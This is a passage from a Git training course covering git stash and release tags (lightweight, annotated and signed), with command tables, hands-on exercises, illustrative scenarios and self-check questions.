2. Why is `git revert` preferred on shared branches?
3. What does `git revert -m 1` mean and what trap follows reverting a merge?
4. Which kinds of lost work can the reflog recover, and which can it not?
5. A teammate force-pushed over `main`. How do you find the commits that were on it before?

ANSWERS

1. All three move the branch; `--soft` leaves index and files, `--mixed` also resets the index, `--hard` resets the files too.
2. It adds a commit instead of rewriting history, so every clone can simply pull it.
3. Undo the merge relative to parent 1 (the branch merged into). Afterwards Git treats the merged branch as already integrated, so re-merging it does nothing until you revert the revert.
4. It recovers anything that was ever a commit (and was pointed to by HEAD) while entries have not expired. It cannot recover never-staged working-tree edits, and it does not exist on other machines.
5. On a clone that had pulled it: `git reflog show origin/main` (or `git log origin/main@{1}`) shows the previous remote-tracking positions; then restore with a branch/force-push agreed with the team. On GitHub, the "Activity" view of the repository also records force pushes.

11 Further reading

- *Pro Git* (git-scm.com/book) — chapter 7.7 "Reset Demystified" is the best explanation of the three trees.
- `man git-reset`, `man git-revert`, `man git-reflog`.
- GitHub Docs — "Reverting a pull request".
- Related: Rebasing §3.2 (rewriting private history), Branching and Merging §3.1.

3.5 stash

Topic 5 of 13 | ~2 hours | Difficulty: Beginner

1 What it is

`git stash` takes your **uncommitted work** (modified tracked files and, optionally, staged and untracked files), saves it on a private shelf, and gives you back a **clean working directory** that matches `HEAD`. Later you bring the work back with `git stash pop` or `git stash apply`.

It exists for one situation: *"I am in the middle of something, and I must switch context right now."* A teammate asks for a review on another branch, production needs a hotfix, or you pulled and Git refuses because your local changes would be overwritten. Committing half-finished work just to switch branches pollutes history; stash keeps it off the record.

Under the hood a stash is a **real commit** (actually a small merge commit capturing the working tree and the index) stored in the special ref `refs/stash`. Older stashes form a stack behind it, addressed as `stash@{0}` (newest), `stash@{1}`, and so on. Stashes are **local only**: they are never pushed, and they are not part of any branch.

2 Why it matters in DevOps

- **Hotfix interrupts feature work.** Production is down; you stash, branch off `main`, fix, ship, then resume. See branching and merging §3.1 for the branch side of that flow.
- **Safe `pull --rebase`.** Rebasing or pulling with a dirty tree is refused or risky; stash first (or use `git pull --rebase --autostash`). See rebasing §3.2.
- **Quick experiments.** Try a config change, stash it, compare behaviour with and without.
- **Pitfall: forgotten stashes.** A stash is the only copy of that work and it sits outside every branch. Engineers regularly lose a day of work because a stash was dropped, or never noticed it existed. Treat `git stash list` as part of your end-of-day check.

3 Real-world system example

GitHub-flow style teams (GitHub itself, and many companies following the same short-branch pattern) work from short-lived feature branches off `main`. Interruptions are constant: review requests, a failing CI check on another branch, an urgent bug. Stash (or a second working directory via `git worktree`) is the standard local tool for context switching, because none of that scratch state should ever enter the shared history.

Git itself acknowledges the pattern: `git rebase` and `git pull` have a documented `--autostash` option (and the `rebase.autoStash` configuration) that automatically stashes a dirty tree, runs the operation, and re-applies the stash afterwards. That is the same stash-then-replay dance, automated.

The general pattern: stash is *personal scratch space*; anything that matters to the team goes on a branch.

4 Diagram

Where stashed changes go and how they come back:




Figure 3.5-1

Context switch for a hotfix:




Figure 3.5-2

5 How it works

Command	What it does
`git stash push -m "msg"`	Save tracked changes (staged and unstaged) with a description. `git stash` alone is the same without a message.
`git stash push -u`	Also stash **untracked** files (`--include-untracked`). Not ignored files.
`git stash push -a`	Also stash **ignored** files (`--all`). Use with care: it can sweep up `node_modules` and build output.
`git stash push -- path/file`	Stash only the given paths (pathspec).
`git stash push -p`	Interactively pick hunks to stash.

Command	What it does
`git stash push --keep-index`	Stash, but leave staged changes in the working tree (handy to test only what is staged).
`git stash list`	Show the stack, newest first.
`git stash show [-p] [stash@{n}]`	Summary (`--stat` style) or full diff of a stash.
`git stash apply [stash@{n}]`	Re-apply but **keep** the entry.
`git stash pop [stash@{n}]`	Re-apply and **drop** the entry, but only if it applied without conflicts.
`git stash branch <name> [stash@{n}]`	Create a branch from the commit the stash was made on, apply the stash there, drop it on success.
`git stash drop [stash@{n}]` / `git stash clear`	Delete one entry / all entries.

Key behaviours to remember:

- **Conflicts:** if the working tree changed since you stashed, `pop` can conflict. Git leaves the conflict markers in the files **and keeps the stash entry**, so nothing is lost. Resolve the files, then `git stash drop` yourself.
- **Staged vs unstaged:** `pop` and `apply` restore changes as unstaged by default. Add `--index` to also restore what was staged.
- **Message matters:** the default label is `WIP on <branch>: <sha> <subject>`, which is useless a week later. Always use `-m`.
- **Recovery:** a dropped stash is just an unreachable commit for a while. `git fsck --no-reflog | grep commit` can list candidates, but do not rely on it.

6 Step-by-step guide

Prerequisites: Git 2.13 or newer (for `stash push`). Everything runs locally and is free. Use a scratch directory.

1. **Create a repo with some history.**

```bash
git init -b main shop-api-stash && cd shop-api-stash
git config user.name "Dev" && git config user.email "dev@example.com"
printf 'line1\nline2\n' > app.txt
echo 'cfg' > config.txt
git add . && git commit -m "initial"
```

2. **Make uncommitted work: one staged, one unstaged, one untracked.**

```bash
echo "cart feature" >> app.txt
echo "new file" > cart.txt && git add cart.txt
echo "notes" > scratch.txt
git status -s
```

Expected (similar to):

```
A  cart.txt
 M app.txt
?? scratch.txt
```

3. **Stash with a message, then look at the tree.**

```bash
git stash push -m "wip: cart feature"
git status -s
git stash list
```

Expected: `Saved working directory and index state On main: wip: cart feature`. `git status -s` now prints only `?? scratch.txt` (untracked files are left alone by default) and the list shows `stash@{0}: On main: wip: cart feature`.

4. **Include untracked files.**

```bash
git stash push -u -m "scratch notes"
git status -s          # prints nothing: the tree is clean
git stash list
```

Now there are two entries: `stash@{0}` (scratch notes) and `stash@{1}` (wip: cart feature).

5. **Inspect without applying.**

```bash
git stash show stash@{1}          # file summary
git stash show -p stash@{1}       # full diff
```

6. **Restore the newest, keeping or dropping it.**

```bash
git stash apply stash@{0}    # restores scratch.txt, entry stays
git stash list               # still two entries
git stash drop stash@{0}     # now remove it
```

`git stash pop` is the same as `apply` followed by `drop`.

7. **Provoke and resolve a conflict.** Stash an edit, change the same line on `main`, then pop:

```bash
git stash pop                                    # bring back the cart feature edits
  first
git stash push -m "edit to app.txt" -- app.txt     # stash only app.txt
echo "main edit" >> app.txt && git commit -m "main edit" app.txt
git stash pop
```

Output includes `CONFLICT (content): Merge conflict in app.txt` and, importantly, `The stash entry is kept in case you need it again.` Fix the markers (`<<<<<<< Updated upstream` … `>>>>>>> Stashed changes`), run `git add app.txt`, `git restore --staged app.txt` if you want it unstaged, then `git stash drop`.

8. **Turn a stash into a branch** (the clean answer to "this has grown, it should be a feature").

```bash
git stash list
git stash branch feature/cart stash@{0}
```

Git checks out a new branch at the commit where the stash was created, applies the changes (so no conflicts with newer `main` work), and drops the entry. Output ends with `Dropped refs/stash@{0} (<sha>)`.

9. **Let Git automate it for pulls.**

```bash
git config --global rebase.autoStash true
git pull --rebase --autostash      # works with a dirty tree
```

7 Real-world scenario

(Illustrative.) On a Friday afternoon, Priya has half-finished a Redis caching change in `shop-api` on `feature/cache`. The on-call channel lights up: login returns 500 after the last deploy. She runs `git stash push -u -m "wip: redis cache layer"`, `git switch -c hotfix/login-500`

`main`, fixes a null check, opens a PR, and CI is green in minutes. She switches back, runs `git stash pop`, and carries on. On Monday a colleague asks "where did your caching code go?" because Priya had instead used a plain `git stash` earlier in the week and forgotten it: the entry was labelled `WIP on feature/cache: a1b2c3d fix typo`, which nobody could identify. **Lesson:** always add a message, never keep a stash for days (promote it with `git stash branch`), and list stashes before you leave.

8 Common mistakes and best practices

Don't

- Treat the stash as storage. It is local, unpushed, and easy to clear by accident; it is a clipboard, not a backup.
- Run `git stash clear` or `git stash drop` without checking `git stash show -p` first.
- Stash with `-a` in a Node.js repo unless you want `node_modules/` swept into a commit.
- Assume `git stash` saved your new files; untracked files stay behind unless you pass `-u`.

Do

- Name every stash (`-m`) and keep the stack short (one or two entries).
- Prefer `apply` when you are unsure, then `drop` after you have confirmed the result.
- Promote long-lived work with `git stash branch <name>` or a normal WIP commit on a branch you can push.
- Consider `git worktree add ../shop-api-hotfix main` for context switches that need the original tree untouched.

9 Tasks

- [ ] **T1 — Stash and restore** *(≈15 min, beginner)*
  - **Goal:** feel the save/restore cycle.
  - **Steps:**
    1. Follow steps 1-3 of the guide in a fresh directory.
    2. Run `git stash pop`.
  - **Done when:** `git status -s` shows your edits back and `git stash list` prints nothing.
- [ ] **T2 — Untracked and partial stashes** *(≈25 min, beginner)*
  - **Goal:** control exactly what gets stashed.
  - **Steps:**

1. Create three changes: a modified tracked file, a new untracked file, and a change to a second tracked file.
2. Stash only the second tracked file with `git stash push -m "only cfg" -- config.txt`.
3. Stash the rest including untracked with `-u`.
4. Show each entry with `git stash show -p stash@{n}`.

- **Done when:** two entries exist, each containing exactly the files you intended, confirmed by `git stash show --stat`.

- [ ] **T3 — Promote a stash to a branch** *(≈20 min, intermediate)*
  - **Goal:** use `git stash branch` to escape a conflict-prone pop.
  - **Steps:**
    1. Stash an edit to `app.txt`, then commit a different change to the same line on `main`.
    2. Run `git stash pop` and note the conflict.
    3. Abandon the conflicted pop with `git reset --hard` (the stash entry is still there), then run `git stash branch feature/recovered`.
  - **Done when:** you are on `feature/recovered` with your edit applied, no conflict markers, and the stash list is empty.

- [ ] **T4 — Break and fix: the surviving stash** *(≈25 min, intermediate)*
  - **Goal:** prove that a conflicted pop does not lose data.
  - **Steps:**
    1. Reproduce the conflict from guide step 7.
    2. Confirm `git stash list` still shows the entry.
    3. Resolve the file by hand, `git add` it, then `git stash drop`.
  - **Done when:** the file has no markers, `git diff --check` is clean, and the stash is gone only after you resolved it.

- [ ] **T5 — Automate with autostash** *(≈20 min, intermediate)*
  - **Goal:** make `pull --rebase` work on a dirty tree.
  - **Steps:**
    1. Clone a local bare repo twice (`git init --bare origin.git`, clone to `a/` and `b/`).
    2. Commit and push from `a/`; in `b/`, leave an uncommitted edit to a different file.
    3. In `b/` run `git pull --rebase --autostash`.
  - **Done when:** `b/` has the new commit from `a/` *and* your uncommitted edit, with no manual stash commands.

- [ ] **T6 — Prove it: the hotfix drill** *(≈30 min, intermediate)*
  - **Goal:** perform and explain a clean context switch.
  - **Steps:**
    1. Without the guide, start a feature with staged, unstaged and untracked changes.
    2. Switch to a new `hotfix/...` branch from `main`, commit a fix, switch back, and restore everything including the staged state (`--index`).
    3. Write 5 lines explaining why `stash` was or was not the right tool versus a WIP commit or a worktree.
  - **Done when:** `git status` before the interruption and after the restore is identical, and your explanation names one risk of stash.

10 Self-check questions

1. What is the difference between `git stash pop` and `git stash apply`?
2. Does `git stash` save untracked files? How do you include them?
3. Your `pop` produced a conflict. Is the stash entry gone? What do you do next?
4. Why is a stash a poor place to keep work you care about?
5. When would you pick `git worktree` over `git stash`?

ANSWERS

1. `apply` restores the changes and keeps the entry; `pop` restores and then drops it (only if there was no conflict).
2. Not by default. Use `-u` (`--include-untracked`); `-a` additionally includes ignored files.
3. No, Git keeps the entry on conflict. Resolve the files, `git add` them, then `git stash drop`.
4. It is local only, unpushed, not on any branch, easy to clear or forget, and old entries may not apply cleanly later.
5. When you need two branches checked out at once (long builds or tests on one while editing another) or you want to avoid disturbing the original working tree.

11 Further reading

- *Pro Git* by Scott Chacon and Ben Straub (free at git-scm.com), the "Stashing and Cleaning" section.
- `git help stash` and `git help worktree` (the official manual pages).
- Git documentation root: https://git-scm.com/doc

3.6 Tags

Topic 6 of 13 | ~2.5 hours | Difficulty: Beginner

1 What it is

A **tag** is a permanent, human-readable name for one specific commit, such as `v1.4.2`. Branches move every time you commit; a tag is meant to stay put forever, so it answers the question "exactly which code did we ship as 1.4.2?"

Git has two kinds:

- **Lightweight tag:** just a ref (a file under `.git/refs/tags/`) pointing straight at a commit. No metadata. Good for a private bookmark.
- **Annotated tag:** a full Git *object* with its own tagger name, email, date, message and (optionally) a cryptographic **signature**, which in turn points at the commit. This is the kind you use for **releases**.

Tags are **not pushed automatically** by a normal `git push`. You push them explicitly, and that push is often what triggers a release pipeline.

2 Why it matters in DevOps

- **Reproducibility:** "deploy `v2.3.1`" means the same bytes today and in a year. Rollback is "deploy the previous tag".
- **Pipeline trigger:** release workflows commonly run `on: push: tags: ['v*']` (see GitHub Actions workflows §3.11) and build the artifact, container image and GitHub Release from the tag.
- **Versioning contract:** tags are how semantic versions §3.10 get attached to code.
- **Supply-chain trust:** a signed tag proves that a known maintainer, not someone who merely gained push access, created the release.
- **Pitfall:** moving or deleting a published tag silently changes what "v1.0.0" means for every consumer and cache. It is the Git equivalent of overwriting a published package version.

3 Real-world system example

Kubernetes publishes every release as a Git tag in its repository (for example `v1.31.0`), including pre-release tags such as `-alpha`, `-beta` and `-rc` forms, and release tooling and downstream distributors build from those tags.

Go modules resolve versions straight from Git tags in the module's repository: a tag like `v1.2.3` *is* the version, and the Go module proxy and checksum database then make it effectively immutable for consumers. Moving a tag after publication is a well-known way to break everyone's builds.

GitHub Releases are built on top of tags: a Release is a tag plus release notes and attached binaries, and you can ask GitHub to create the tag when you publish the release. The Linux kernel project signs its release tags with PGP, and its documentation describes verifying them with `git verify-tag` against the maintainers' public keys.

4 Diagram

A tag is a fixed pointer; a branch is a moving pointer:




Figure 3.6-1

From tag to production:




Figure 3.6-2

5 How it works

Aspect	Lightweight	Annotated	Signed (`-s`)
Command	`git tag v1.0.0`	`git tag -a v1.0.0 -m "msg"`	`git tag -s v1.0.0 -m "msg"`
Git object type	`commit` (a bare ref)	`tag`	`tag` containing a signature
Stores tagger, date, message	No	Yes	Yes
Verifiable	No	No	`git tag -v v1.0.0`

Aspect	Lightweight	Annotated	Signed (`-s`)
`git describe` sees it	Only with `--tags`	Yes (default)	Yes
Use for	local bookmarks	**releases**	releases needing provenance

Essential commands:

Task	Command
List (sorted by version)	`git tag -l` / `git tag --sort=-v:refname`
List by pattern	`git tag -l "v1.0.*"`
Show tag and its commit	`git show v1.0.0`
Tag an older commit	`git tag -a v0.9.0 <sha> -m "msg"`
Push one tag	`git push origin v1.0.0`
Push all tags	`git push origin --tags` (also pushes lightweight scratch tags: avoid)
Push commits plus the annotated tags that point at them	`git push --follow-tags`
Delete locally / remotely	`git tag -d v1.0.0` / `git push origin --delete v1.0.0`
Move a tag (avoid on published tags)	`git tag -f -a v1.0.0 <sha>`, then `git push --force origin v1.0.0`
Name a commit from the nearest tag	`git describe --tags` gives `v1.0.1-3-g1a2b3c4` (3 commits after the tag)
Check out a tag	`git switch --detach v1.0.0` (detached HEAD: branch from it if you want to commit)

Signing options:

- **GPG (OpenPGP):** `git tag -s` using `user.signingkey`. Verify with `git tag -v` or `git verify-tag`.
- **SSH keys** (Git 2.34+): `git config gpg.format ssh` and point `user.signingkey` at your public key. Verification needs `gpg.ssh.allowedSignersFile`. Easier to manage if you already use SSH keys (see SSH keys §1.12).
- GitHub shows a **Verified** badge when the signing key is uploaded to your account as a *signing key*. Branch protection and rulesets can also require signed commits, which is a separate setting from tags.

6 Step-by-step guide

Prerequisites: Git 2.34+ (for SSH signing), a scratch directory, optionally `gpg`. Free and local.

1. **Create a repo with a bare "remote".**

```bash
git init --bare shop-api-origin.git
git init -b main shop-api-tags && cd shop-api-tags
git config user.name "Dev" && git config user.email "dev@example.com"
git remote add origin ../shop-api-origin.git
echo "v1" > app.txt && git add . && git commit -m "feat: first release candidate"
```

2. **Create a lightweight and an annotated tag.**

```bash
git tag v0.1.0-light
git tag -a v1.0.0 -m "Release 1.0.0"
git tag -l
```

   Expected:

```
v0.1.0-light
v1.0.0
```

3. **See the difference.**

```bash
git cat-file -t v0.1.0-light     # commit
git cat-file -t v1.0.0           # tag
git show v1.0.0
```

   `git show` on the annotated tag prints `tag v1.0.0`, the `Tagger:` line, the date, the message, and then the commit.

4. **Tag a later commit and use `describe`.**

```bash
echo "fix" >> app.txt && git commit -am "fix: handle empty cart"
git tag -a v1.0.1 -m "Release 1.0.1"
echo "more" >> app.txt && git commit -am "feat: add coupon field"
git describe --tags
```

   Expected (similar to): `v1.0.1-1-g<short-sha>`. That means "one commit after v1.0.1".

5. **Push commits, then tags.**

```bash
git push origin main
git push origin v1.0.0
git push --follow-tags          # sends annotated tags reachable from pushed commits
git ls-remote --tags origin
```

`git ls-remote` lists `refs/tags/v1.0.0` and, for annotated tags, an extra `refs/tags/v1.0.0^{}` line that is the commit it dereferences to.

6. **Prove that a plain push does not send tags.**

```bash
git tag -a v1.1.0 -m "Release 1.1.0"
git push origin main
git ls-remote --tags origin | grep v1.1.0 || echo "tag not on remote yet"
git push origin v1.1.0
```

7. **Fix a mistaken tag *before* anyone has used it.**

```bash
git tag -d v1.1.0                       # delete locally
git push origin --delete v1.1.0         # delete on the remote
git tag -a v1.1.0 <correct-sha> -m "Release 1.1.0"
git push origin v1.1.0
```

If the tag was already consumed, do **not** reuse the number. Publish `v1.1.1` instead.

8. **Sign a tag with GPG** (needs `gpg` and a key; list yours with `gpg --list-secret-keys --keyid-format=long`).

```bash
git config user.signingkey <YOUR_KEY_ID>
git tag -s v1.2.0 -m "Release 1.2.0 (signed)"
git tag -v v1.2.0
```

Expected: `gpg: Good signature from "Dev <dev@example.com>"`. The tag object ends with a `-----BEGIN PGP SIGNATURE-----` block.

9. **Or sign with an SSH key** (no GPG needed).

```bash
git config gpg.format ssh
git config user.signingkey ~/.ssh/id_ed25519.pub
echo "dev@example.com $(cat ~/.ssh/id_ed25519.pub)" > ~/.config/git/allowed_signers
  # create the directory first if needed
git config gpg.ssh.allowedSignersFile ~/.config/git/allowed_signers
git tag -s v1.2.1 -m "Release 1.2.1 (ssh-signed)"
git tag -v v1.2.1
```

   Upload the same public key to GitHub (Settings, SSH and GPG keys, type "Signing Key") so the tag shows as Verified.

10. **Make tags trigger a pipeline** (preview of topic 11 §3.11):

```yaml
on:
  push:
    tags:
      - 'v*.*.*'
```

7 Real-world scenario

(Illustrative.) The `shop-api` team tags `v2.3.0` and the pipeline publishes `shop-api:2.3.0`. Twenty minutes later someone notices the tag points at the commit *before* the final fix, so they run `git tag -f v2.3.0 <right-sha>` and force-push the tag. The pipeline reruns and overwrites `shop-api:2.3.0` in the registry, but the staging cluster already pulled the old image, its node cache considers the tag present, and two environments now run different code under the same version. Nobody can say which is "2.3.0". The team adopts a rule: **published tags are immutable; fix forward with** `v2.3.1`, and the registry is configured with immutable image tags. **Lesson:** a version number is a promise. Breaking it costs more than skipping a number ever will.

8 Common mistakes and best practices

Don't

- Use lightweight tags for releases (no author, date or message, and `git describe` ignores them by default).
- Move or delete a tag that has been pushed and consumed.
- Use `git push --tags` casually; it publishes every local scratch tag.

- Tag from a dirty or unreviewed branch. Tag a commit that is already on protected `main`.
- Assume the tag *name* proves anything. Only a verified signature proves who created it.

Do

- Use annotated tags `vMAJOR.MINOR.PATCH` for every release, with a one-line message.
- Sign release tags where provenance matters, and publish the public key or enable the Verified badge.
- Let a pipeline create release artifacts *from the tag*, not from a developer's laptop.
- Protect tag names such as `v*` with a repository ruleset so only maintainers can create or delete them (GitHub's tag protection feature has been superseded by rulesets).
- Fix forward: a bad `v1.4.0` is followed by `v1.4.1`.

9 Tasks

- [ ] **T1 — Lightweight vs annotated** *(≈20 min, beginner)*
  - **Goal:** see the object-level difference.
  - **Steps:**
    1. In a scratch repo with one commit, create `light` (lightweight) and `v1.0.0` (annotated).
    2. Run `git cat-file -t` on both, then `git show` on both.
    3. Run `git describe` and `git describe --tags`.
  - **Done when:** you can point to the output line that proves which tag stores a tagger and message, and explain why `describe` ignores `light` by default.
- [ ] **T2 — Tag history and push them** *(≈25 min, beginner)*
  - **Goal:** tag an old commit and publish tags deliberately.
  - **Steps:**
    1. Make four commits. Tag the second as `v0.9.0` using its SHA.
    2. Create a bare repo as `origin`, push `main`, confirm `git ls-remote --tags origin` is empty.
    3. Push only `v0.9.0`.
  - **Done when:** `git ls-remote --tags origin` shows exactly `v0.9.0` (plus its `^{}` line).
- [ ] **T3 — Break it: move a published tag** *(≈25 min, intermediate)*
  - **Goal:** feel why tags must be immutable.
  - **Steps:**

1. Clone your bare origin into `clone-a/` and `clone-b/`. Make both fetch `v1.0.0`.
2. In `clone-a/`, move the tag (`git tag -f -a v1.0.0 <newer-sha> -m "oops"`) and `git push --force origin v1.0.0`.
3. In `clone-b/`, run `git fetch` and then `git fetch --tags --force`; compare `git rev-parse v1.0.0^{commit}` in both.

- **Done when:** you have shown that `clone-b` kept the old commit until forced, and you wrote one sentence on what that would do to a build cache.

- [ ] **T4 — Sign and verify** *(≈30 min, intermediate)*
  - **Goal:** produce a verifiable release tag.
  - **Steps:**
    1. Create a throw-away key (`gpg --quick-generate-key "Dev <dev@example.com>" ed25519 sign 1d`) or an SSH key with `ssh-keygen -t ed25519`.
    2. Configure Git for GPG or SSH signing and create `v1.0.0-signed` with `-s`.
    3. Verify it with `git tag -v`, then edit nothing but re-create the tag unsigned and compare the verify output.
  - **Done when:** `git tag -v` reports a good signature for the signed tag and an error (`error: no signature found`) for the unsigned one.

- [ ] **T5 — Automate: release on tag** *(≈40 min, intermediate)*
  - **Goal:** prove a tag push starts a workflow.
  - **Steps:**
    1. In a GitHub repo, add `.github/workflows/release.yml` triggered on `push: tags: ['v*.*.*']` that echoes `${{ github.ref_name }}`.
    2. Push a commit to `main` (nothing should run), then push `v0.0.1`.
    3. Read the run log.
  - **Done when:** the Actions tab shows a run only for the tag push, and the log prints `v0.0.1`.

- [ ] **T6 — Prove it: tag policy** *(≈25 min, intermediate)*
  - **Goal:** state and justify a tagging policy.
  - **Steps:**
    1. Without the guide, write a 6-line team policy: tag format, annotated or signed, who may tag, from which branch, what to do about a bad tag, and how the pipeline consumes tags.
    2. Demonstrate each rule with one command in a scratch repo.

- **Done when:** every rule in your policy has a command that follows it, and you can explain the "fix forward" rule aloud.

10 Self-check questions

1. What is the difference between a lightweight and an annotated tag, and which one belongs on a release?
2. Why does `git push origin main` not publish your new tag?
3. A tag was pushed with the wrong commit and a package manager already resolved it. What do you do?
